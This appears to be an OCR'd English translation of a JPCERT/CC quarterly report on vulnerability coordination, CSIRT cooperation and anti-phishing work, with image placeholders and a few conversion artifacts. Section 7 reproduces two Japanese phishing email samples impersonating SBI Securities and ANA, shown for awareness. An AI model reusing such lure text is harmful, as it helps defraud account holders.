


Figure 4.1 Cumulative Number of JVN Publications

届出状況)

https://www.ipa.go.jp/security/reports/vuln/software/index.html

4.1.2.1 Notable Vulnerabilities Reported Based on the Partnership Guideline

Among the vulnerabilities that were published this quarter, we highlight notable cases that were reported under the Partnership Guidelines.

- JVN#39913189
  Clickjacking vulnerability in TP-Link Archer C1200
  https://jvn.jp/jp/JVN39913189/

A vulnerability was reported for the TP-Link wireless LAN router "Archer C1200," in which a clickjacking attack against its management web page could cause users to perform unintended operations. As the product has already reached End-of-Life (EOL) and support by the product developer has ended, no firmware with vulnerability fixes is being provided; discontinuation of use or migration to a successor product is recommended. Although the product has reached EOL, analysis of TSUBAME's Internet threat monitoring indicated it had previously been identified as a source of malicious packets, so we published an advisory to inform users who continue to use it of the risks and urged them to switch to products without the vulnerability.

Additionally, in this quarter, the following advisory pertains to vulnerabilities in EOL products besides this case. If you are using affected products, please pay attention to this information.

- JVN#39636188
  Multiple vulnerabilities in Mubit Powered BLUE 870
  https://jvn.jp/jp/JVN39636188/
- JVN#69684540
  Privilege escalation vulnerability in the installer of ScanSnap Manager
  https://jvn.jp/jp/JVN69684540/

4.1.2.2 Notable Vulnerabilities Handled via International or Independent Coordination

Among the vulnerabilities that were published this quarter, we highlight notable cases that were handled through international coordination or our own coordination.

- JVNVU#91363496
  Use of Weak Credentials in Multiple Seiko Epson Products
  https://jvn.jp/vu/JVNVU91363496/

This advisory informs that the initial passwords for Seiko Epson printers and scanners are weak. For the affected products, it was found that the factory default initial passwords are determined based on the product serial number, making them easy to guess. Upon receiving this vulnerability report, Seiko Epson disclosed information to urge users of affected products to change the factory default administrator password. The company also provides a "Security Guidebook" to users to help them use products safely and securely. In this guidebook, under "What we ask you to do at installation," it strongly recommends setting a strong administrator password because factory default settings are not necessarily secure. It is not uncommon for JVN advisories to address vulnerabilities related to factory default passwords of products. Since initial passwords are often common across all units of a product or relatively easy to guess, it is important to follow the product manual, etc., and change them to secure passwords before use. JVN also supports efforts like this, where developers promote information sharing by using advisories to raise awareness of vulnerabilities and countermeasures. By checking the "Acknowledgments" section of each advisory, you can see that a significant number of advisories are published following reports from developers. At JPCERT/CC, in addition to accepting vulnerability information submissions from third parties such as security researchers, we ask product developers to submit information on their own products and to understand and cooperate with information publication on JVN, striving to ensure that vulnerability information on JVN broadly covers major products used in Japan.

4.1.3 Handling of Unreachable Developers

For vulnerabilities reported based on the Partnership Guidelines, if we are unable to contact the product developer, there are cases where we proceed in accordance with the procedure for publishing cases involving unreachable developers—through consultation by the Publication Review Committee, etc.—as stipulated in the May 2014 notification and guideline revision. Based on this procedure, JPCERT/CC publishes on JVN the “List of Unreachable Developers,” which broadly seeks leads to contact the relevant product developers, and the “Japan Vulnerability Notes JP (Unreachable) List,” which disseminates to product users vulnerabilities deemed appropriate for publication by the Publication Review Committee. In this quarter, there were 0 new publications for both the “List of Unreachable Developers” and the “Japan Vulnerability Notes JP (Unreachable) List.”

- List of Unreachable Developers
  https://jvn.jp/reply/
- Japan Vulnerability Notes JP (Unreachable) List
  https://jvn.jp/adj/

4.1.4 Activities as a CNA and Root

JPCERT/CC participates in CVE Program activities and, to facilitate the smooth international distribution of vulnerability information, performs CVE ID assignment as a CNA and conducts activities as a Root covering domestic product developers.

Since May 2008, except for cases where another CNA assigned the ID, JPCERT/CC has assigned CVE IDs to vulnerability information published on JVN. In this quarter, CVE IDs were assigned to 59 vulnerabilities.

For details on CNA and CVE, please refer to the following web page.

- CNA (CVE Numbering Authority)
  https://www.jpcert.or.jp/vh/cna.html
- Overview About the CVE Program
  https://www.cve.org/About/Overview

4.2 Development of a Vulnerability Information Distribution Framework in Japan

JPCERT/CC is developing a vulnerability information distribution framework. For details, please refer to the following web page.

- Vulnerability Information Handling Framework
  https://www.meti.go.jp/policy/netsecurity/vulinfo.html




Figure 4.2 Number of Registered Product Developers

- What is Vulnerability Information Handling?
  https://www.jpcert.or.jp/vh/
- Information Security Early Warning Partnership Guideline (2024 Edition)
  https://www.jpcert.or.jp/vh/partnership_guideline2024.pdf
- JPCERT/CC Vulnerability Information Handling Guideline (2019 Edition)
  https://www.jpcert.or.jp/vh/vul-guideline2019.pdf

4.2.1 Collaboration with Product Developers in Japan

As a coordination body, JPCERT/CC maintains a list of product developers who are recipients of vulnerability information. We ask product developers to register on the list, and as of the end of this quarter, the number of registrations is 1,310, as shown in Figure 4.2. For details on registration, please refer to the following web page.

- Product Developer Registration
  https://www.jpcert.or.jp/vh/register.html

4.2.2 Regular Meetings with Product Developers

This quarter, on July 4, 2025, we held a regular meeting for all registered product-developer vendors. At the meeting, we exchanged views with participants on topics such as vulnerabilities in Apache HTTP Server, implementation considerations in Spring Framework, a proposal for utilizing TSUBAME observation data, and an introduction to know-how for conducting tabletop exercises for PSIRTs.

Chapter 5

Domestic Collaboration Activities

To smoothly carry out the coordination work described in the previous chapters, we may need the cooperation of each organization's CSIRT and industry associations addressing cybersecurity issues. To prepare for such situations, JPCERT/CC works in normal times to share information and awareness about security situation with these organizations and to build an environment that enables smooth collaboration in emergencies.

5.1 Collaboration with Industry Associations and Communities

We participate in gatherings held by organizations such as ISACs and CEPTOARs in various industries engaged in cybersecurity initiatives, as well as industry associations and academic societies, and conduct opinion exchanges and give presentations. This quarter, we conducted the following activities.

5.1.1 Japan Foreign Trade Council ISAC

We participated in the Technical Working Group held on July 18, 2025, and gave a presentation titled "Group Exercise Based on Key Points for Creating CSIRT Training Content." In addition, at the Practical Working Group held on August 22, 2025, We gave a presentation titled "Development and Issues of Incident Reporting Systems Progressing in Various Countries."

5.1.2 SICE/JEITA/JEMIMA Joint Security Research Working Group on Security Survey and Research

We participated in the joint Security Research Working Group, which is regularly held by SICE (The Society of Instrument and Control Engineers), JEITA (Japan Electronics and Information Technology Industries Association), and JEMIMA (Japan Electric Measuring Instruments Manufacturers' Association), and exchanged views with experts regarding control system security.

5.1.3 CEPTOAR Council Steering Committee

JPCERT/CC participates in the activities of the CEPTOAR Council, provides support for working group activities and information, and jointly supports the CEPTOAR Council Secretariat with the National Cybersecurity Office (NCO). This quarter, at the 81st CEPTOAR Council Steering Committee held on September 2, 2025, we shared information on the status of attack activities abusing SharePoint Server vulnerabilities.

5.2 Strengthening Collaboration and Establishing Information Exchange Environments with Domestic Stakeholders

5.2.1 Promoting Collaboration with Early Warning Information Recipients

For organizations registered on the CISTA portal site, in addition to providing Early Warning Information, we also create opportunities for information sharing and opinion exchange. We promote inter-organizational interaction by holding in-person meetings and work to activate dialogue, including inviting talks from representatives of registered organizations. Additionally, this quarter, 22 new organizations were registered as CISTA user organizations.

5.2.2 Working Group for Control System Security Personnel in the Manufacturing Industry

JPCERT/CC hosts a working group consisting of control system security personnel, primarily from the manufacturing industry, to discuss issues. In this group, JPCERT/CC and practitioners from participating organizations collaborate to conduct practical examinations of common issues related to control system security.

As of the end of this quarter, 34 organizations are participating.

5.3 Provision of Information and Tools

5.3.1 Provision of Self-assessment Tools for Control System Security

JPCERT/CC provides free, easy-to-use security self-assessment tools—the Japan version SSAT (SCADA Self Assessment Tool: application required) and J-CLICS (Industrial Control System Security Self-assessment Tool)—with the aim of extracting security issues related to the construction and operation of control systems and enabling well-balanced security measures.

- Japan SSAT (SCADA Self Assessment Tool)
  https://www.jpcert.or.jp/ics/ssat.html

- J-CLICS STEP1/STEP2 (ICS Security Self-Assessment Tool)
  https://www.jpcert.or.jp/ics/jclics.html
- J-CLICS Attack Path Countermeasures Edition (ICS Security Self-Assessment Tool)
  https://www.jpcert.or.jp/ics/jclics-attack-path-countermeasures.html

Chapter 6

International Collaboration Activities

Many of the incidents JPCERT/CC handles require information sharing and cooperation with foreign CSIRTs, ISPs, and government agencies. Therefore, JPCERT/CC identifies trusted counterparts in each country before incidents occur and builds trust relationships to enable mutual cooperation when needed. In this chapter, we describe notable outcomes of such international collaboration activities.

6.1 Support for Building and Operating Overseas CSIRTs

To enhance the incident response coordination capabilities of overseas National CSIRTs and others, JPCERT/CC provides support for building and operating CSIRTs through training sessions and talks at events.

6.2 International CSIRT Collaboration

We also actively participate in multilateral CSIRT collaboration frameworks, taking leading roles in APCERT and FIRST, among others.

6.2.1 APCERT (Asia Pacific Computer Emergency Response Team)

APCERT is a CSIRT community in the Asia-Pacific region launched in February 2003. Since its establishment, JPCERT/CC has continuously been elected as a member of the Steering Committee and also serves as its Secretariat.

For details on APCERT and JPCERT/CC's role within APCERT, please refer to the following web page.

- JPCERT/CC within APCERT
  https://www.jpcert.or.jp/english/apcert/

6.2.1.1 Holding of the APCERT Steering Committee Meeting

The APCERT Steering Committee held a teleconference on July 28, 2025, to discuss APCERT's operational policies and other matters. JPCERT/CC participated in the meeting as a Steering Committee member and supported the meeting operations as the Secretariat.

6.2.1.2 Participation in APCERT Cyber Drill 2025

The APCERT Drill is conducted annually to strengthen collaboration among CSIRTs in responding to incidents that occur in the Asia-Pacific region and have widespread cross-border impact, as well as to enhance the capabilities of APCERT member organizations for rapid response to cyberattacks. The 21st cyber exercise, titled "When Ransomware Meets Generative AI," was conducted on July 29, 2025. Participating organizations reviewed procedures such as malware and log analysis. This exercise was joined by 24 teams from 18 economies among APCERT member organizations. Three teams from OIC-CERT and AfricaCERT participated as guests. JPCERT/CC participated as a player (exercise participant) and, as a member of the APCERT Secretariat and the Drill Working Group, took a leading role in scenario development and day-of operations. For more details about the APCERT Drill 2025, please refer to the following web page.

- APCERT CYBER DRILL 2025: "When Ransomware Meets Generative AI"
  https://www.apcert.org/documents/pdf/APCERT_Drill_2025_Press_Release.pdf

6.2.2 FIRST (Forum of Incident Response and Security Teams)

Since joining in 1998, JPCERT/CC has actively participated in FIRST's activities. Since June 2021, Yukako Uchida (to be confirmed), Manager of the Global Coordination Division, has served as a board member. This quarter, in addition to monthly online Board meetings, we also participated in an in-person Board meeting held in Rabat, Morocco, in September 2025. For details on FIRST, please refer to the following web page.

- FIRST
  https://www.first.org/
- FIRST.Org, Inc., Board of Directors
  https://www.first.org/about/organization/directors

6.3 Visits to and from Overseas CSIRTs, etc.

6.3.1 Visit from Switzerland's NCSC-CH (September 4, 2025)

NCSC-CH, the National CSIRT of Switzerland, visited the JPCERT/CC office. We discussed the status of activities and exchanged views on future collaboration.

6.3.2 Visit from the Netherlands' NCSC-NL (September 9, 2025)

NCSC-NL, the National CSIRT of the Netherlands, visited the JPCERT/CC office. We discussed the status of activities and exchanged views on future collaboration.

6.4 Participation in Other International Conferences

There were no relevant activities this quarter.

6.5 International Standardization Activities

Among the standardization activities being advanced within ISO/IEC JTC-1/SC27, an organization for standardization in the IT security field, we participate through the Information Technology Standards Commission of Japan of the Information Processing Society of Japan in some of the standardization work examined by Working Group 3 (responsible for standardization of security evaluation, testing, and specification) and in revisions to standards related to incident management examined by Working Group 4 (responsible for standardization of security controls and services).

This quarter, in WG3, the start of the revision work for both ISO/IEC 29147 (vulnerability disclosure) and 30111 (vulnerability handling processes) was approved at an international meeting. These standards are widely referenced internationally by organizations such as companies that need to establish vulnerability response frameworks. In Japan as well, vulnerability responses compliant with both standards are being promoted: they are referenced in the Information Security Early Warning Partnership, which provides guidelines for the proper handling of software vulnerability-related information, and alignment with domestic frameworks is being ensured. The concepts of both standards underpin various situations—such as product developers' compliance with laws and procurement requirements, and appropriate collaboration with finders in vulnerability coordination—and the impact of this revision on these areas is expected to be significant. JPCERT/CC plans to participate in this revision work while reflecting various issues and opinions mainly from within Japan, including feedback from product developers collected through its own vulnerability coordination activities. In WG4, we participated in meetings of the domestic subcommittee and endeavored to gather information on trends in Japan and overseas.

6.6 Building an International Cooperative Framework for Vulnerability Coordination and Information Sharing

JPCERT/CC has established cooperative relationships with overseas coordination organizations that handle vulnerability information coordination in their respective regions, such as CISA and CERT/CC in the United States, and collaborates mutually to facilitate smooth international coordination and information sharing of vulnerability information. We also participate in international community activities related to vulnerabilities, including FIRST, to build foundations for collaboration. This quarter as well, we participated in multiple meetings to exchange opinions with stakeholders, including overseas CSIRTs, as we have done to date.

Chapter 7

Council of Anti-Phishing Japan Activities

The Council of Anti-Phishing Japan (hereinafter referred to in this chapter as "the Council") is a membership organization that collects and provides information on phishing, analyzes trends, and examines technical and regulatory responses, among others. Under commission from the Ministry of Economy, Trade and Industry, JPCERT/CC handles among the Council's activities the acceptance of reports and inquiries from general consumers regarding phishing, the publication of alerts concerning phishing sites, and the operation of certain working groups.

The Council reports phishing sites it has received to JPCERT/CC, and in response, JPCERT/CC conducts coordination to shut down phishing sites as part of its incident response support activities.

In addition to activities commissioned by the Ministry of Economy, Trade and Industry, the Council conducts its own activities for member organizations based on decisions of the Steering Committee, and JPCERT/CC, as the Secretariat, also supports the implementation of these activities. Specifically, these are the activities described in "Section 7.2 Activities for Member Organizations of the Council of Anti-Phishing Japan."

In this chapter, we describe these activities during this quarter.

7.1 Operation of the Secretariat of the Council of Anti-Phishing Japan

7.1.1 Acceptance of Phishing Reports and Inquiries

The number of phishing reports remains at a high level. Although the quarterly figures have not been finalized, Figure 7.1 shows the trend in the number of phishing reports over the past year.

By breakdown of reports, phishing impersonating "Amazon" was the most reported, accounting for approximately 10.6% of the total. This was followed by phishing impersonating "SBI Securities," accounting for approximately 10.2% of the total.




Figure 7.1 Number of phishing reports


7.1.2 Information Gathering and Distribution

7.1.2.1 Distribution of Information on Phishing Trends, etc.

For phishing believed to have a broad impact related to widely used services, we post emergency information on our website as appropriate to broadly raise awareness. This quarter, we issued five emergency phishing alerts via the Council's website and the members' mailing list.

- Phishing impersonating ACOM
- Phishing impersonating SMBC Nikko Securities
- Phishing impersonating GMO Aozora Net Bank
- Phishing impersonating Kyash
- Phishing posing as a request to respond to the national census

This quarter, phishing impersonating securities firms has continued from the previous quarter, and attempts have been made to lure users with email text requesting multi-factor authentication settings and regarding compensation, reflecting responses by the securities industry (Figure 7.2). Outside the securities sector, lures continue to use wording such as service usage renewal procedures, payment (card) information updates, airline mileage accrual (Figure 7.3), winning invitations to luxury hotels and restaurants, electricity/gas bill/tax payments, procedures for uncredited points,



NISAやるなら！ SBI証券

フィッシング詐欺等による不正アクセスに伴う損害補償について

2025年8月7日 公表

当社は、フィッシング詐欺等に起因する証券口座への不正アクセスによる損害につき、当社の対策状況や お客様のID・パスワード管理、セキュリティ設定などの個別事情を総合的に勘案し、相当の範囲で補償を行う方針を公表いたしました。

- 対象期間：**2025年1月1日～2025年8月18日**（当社がログイン時の追加認証を必須化する前日）に発生した不正取引
- 条件：損害発生について**お客様に過失がないことが確認**できた場合
- 補償内容：**全額補償（原状回復）**

実際に被害が発生したお客様には、順次個別にご連絡のうえ、補償手続きを進めております。 詳細や必要書類、手続きの流れは以下よりご確認ください。

Figure 7.2 Example of a phishing email impersonating a securities company

notices of point expiration, usage restrictions due to fraud detection, monthly billing, credential updates, and undeliverable courier notifications.


7.1.2.2 Regular Reports

We published on the Council's website the number of reported phishing sites and monthly activity reports.

- Council of Anti-Phishing Japan website
  https://www.antiphishing.jp/
- 2025/06 Phishing report status
  https://www.antiphishing.jp/report/monthly/202506.html
- 2025/07 Phishing report status
  https://www.antiphishing.jp/report/monthly/202507.html
- 2025/08 Phishing report status
  https://www.antiphishing.jp/report/monthly/202508.html

7.1.2.3 Provision of Phishing Site URL Information

We provide to Council members, including businesses offering anti-phishing toolbars and antivirus software and academic institutions conducting phishing-related research, a list of URLs of phishing sites reported to the Council. This is intended to strengthen anti-phishing products and promote related research. As of the end of this quarter, we provided URL information to 50 organizations and plan to continue broad provision upon request.



ANA マイレージクラブ

【重要】マイルの有効期限がまもなく到来します

いつもANAをご利用いただき、誠にありがとうございます。
下記のとおり、保有マイルの有効期限が近づいています。失効前にご利用ください。

現在の保有マイル
24,800
失効予定日：2025年9月30日

ボタンを押して会員メニューにアクセスしてください。

マイルは以下の特典にご利用いただけます。

特典航空券	旅行商品	ポイント
国内線・国際線に交換	ツアー・ホテルで活用	ショッピング等に交換

・有効期限を過ぎたマイルは自動的に失効し、後からの復活はできません。
・一部の特典は混雑状況によりご希望の日程でご利用いただけない場合があります。
・ログイン後の会員情報照会ページから最新のマイル数をご確認ください。

Figure 7.3 Example of a phishing email impersonating an airline

7.2 Activities for Member Organizations of the Council of Anti-Phishing Japan

As the Secretariat, JPCERT/CC supported the following unique activities for member organizations conducted based on decisions of the Steering Committee.

7.2.1 Steering Committee Meetings

This quarter, we held the Steering Committee, which plans activities and decides operational policies of the Council, as follows.

- 130th Steering Committee (JPCERT/CC conference room + online)
  Date and time: July 24, 2025 (Thu) 16:00–18:00
- 131st Steering Committee (Japan Cybercrime Control Center conference room + online)
  Date and time: September 25, 2025 (Thu) 16:00–18:00

7.2.2 Support for Holding Working Group Meetings, etc.

This quarter, we supported the following Council events and meetings of working groups, etc.

- Academic Research Working Group meeting
  Date and time: July 2025–September 2025, every Tuesday 9:00–9:30 (online)
- Damage Status Sharing Working Group meeting: 10th Phishing Countermeasures Workshop
  Date and time: Friday, July 4, 2025, 13:00-16:00 (Macnica office)
- Certificate Promotion Working Group meeting
  Date and time: Monday, July 14, 2025 16:00–17:30 (JPCERT/CC conference room + online)
  Date and time: Wednesday, September 10, 2025 16:00–17:30 (online)

7.2.3 Support for Publishing Working Group Deliverables

This quarter, we supported the publication of the following working group deliverables.

- Certificate Promotion Working Group
  - Shortening the Validity Period of Server Certificates: Approved for phased shortening by the industry group CA/Browser Forum
    https://www.antiphishing.jp/report/wg/cert_explaindoc_20250819.html

Chapter 8

Public Relations Activities

JPCERT/CC conducts broad public relations regarding our business outcomes and strive to disseminate and raise awareness of the results. We distribute information via the JPCERT/CC website and X (formerly Twitter), as well as through various media such as online media, broadcast media, and print media. We also share information by speaking at seminars and events.

8.1 Presentations

This quarter, we gave presentations at the following seminars and events.

- FY2025 Tsukuba Area Council for Cyberattack Countermeasures Regular General Meeting
  Title: “Trends and Countermeasures in Cyberattacks: Confronting Threats with Limited Resources”
  Speaker: Hayato Sasaki (General Manager of Strategy and Early Warning Group Manager, Threat Analyst)
  Organizer: Tsukuba Area Council for Cyberattack Countermeasures
  Lecture date: July 10, 2025

8.2 Publications

This quarter, we contributed to the following publications and websites.

- Cybersecurity and Active Cyber Defense (ACD)
  Title: Counter-Operations and “Victory” in Active Cyber Defense (ACD)
  Hayato Sasaki (General Manager of Strategy and Early Warning Group Manager, Threat Analyst)
  Publisher: Tokio Marine dR
  Publication date: July 10, 2025
- CISTEC Journal, July 2025 Issue

Cybersecurity Issues in AI Systems: From Trends in Attacks Exploiting Vulnerabilities in the Infrastructure Supporting Systems
Hayato Sasaki (General Manager of Strategy and Early Warning Group Manager, Threat Analyst)
Publisher: Center for Information on Security Trade Control
Publication date: July 31, 2025

- Information Security White Paper 2025
  Trends of CSIRTs in the Asia-Pacific Region
  Shihono Yonezawa (Global Coordination Division, Threat Analyst)
  Publisher: Information-technology Promotion Agency, Japan
  Publication date: September 30, 2025

8.3 Support and Sponsorship

This quarter, we supported or sponsored the following events.

- Internet Week Showcase in Nara
  Organizer: Japan Network Information Center
  Event dates: July 2, 2025–July 3, 2025
- Hardening 2025 Invisible Divide
  Organizer: Hardening Project Executive Committee
  Event dates: July 10, 2025–July 12, 2025
- The 38th Annual Conference of the Japan Society of Security Management
  Organizer: Japan Society of Security Management
  Event date: August 23, 2025

8.4 Public Materials

This section lists reports of surveys and research, blogs, etc., published by JPCERT/CC this quarter.

8.4.1 Internet Threat Monitoring Report

JPCERT/CC built and operates TSUBAME, an Internet threat monitoring system that deploys multiple sensors across the Internet to continuously collect packets sent to unspecified parties. We classify the packets observed by the sensors and analyze them against vulnerability information and information on malware and attack tools to capture attack activities and preparatory activities. We compile the results of this Internet threat monitoring each quarter and publish them as reports in both Japanese and English.

- 2025-09-11

JPCERT/CC Internet Threat Monitoring Report [April 1, 2025–June 30, 2025] (Japanese)
https://www.jpcert.or.jp/tsubame/report/report202504-06.html

8.4.2 Status of Reports on Software Vulnerability-Related Information

IPA and JPCERT/CC, as the acceptance body and the coordination body respectively, have since July 2004 been responsible for part of the operation of the vulnerability-related information circulation scheme based on the Ministry of Economy, Trade and Industry (METI) notification “Standards for Handling Software. Vulnerability Information and Others” (METI Notification No. 19 of 2017, last amended by METI Notification No. 93 of 2024), among others. We publish a report summarizing operational achievements for the previous quarter related to this scheme and notable trends regarding vulnerabilities disclosed during the same period.

- 2025-07-17
  Status of Reports on Software Vulnerability-Related Information [Q2 2025 (April–June)] (Japanese)
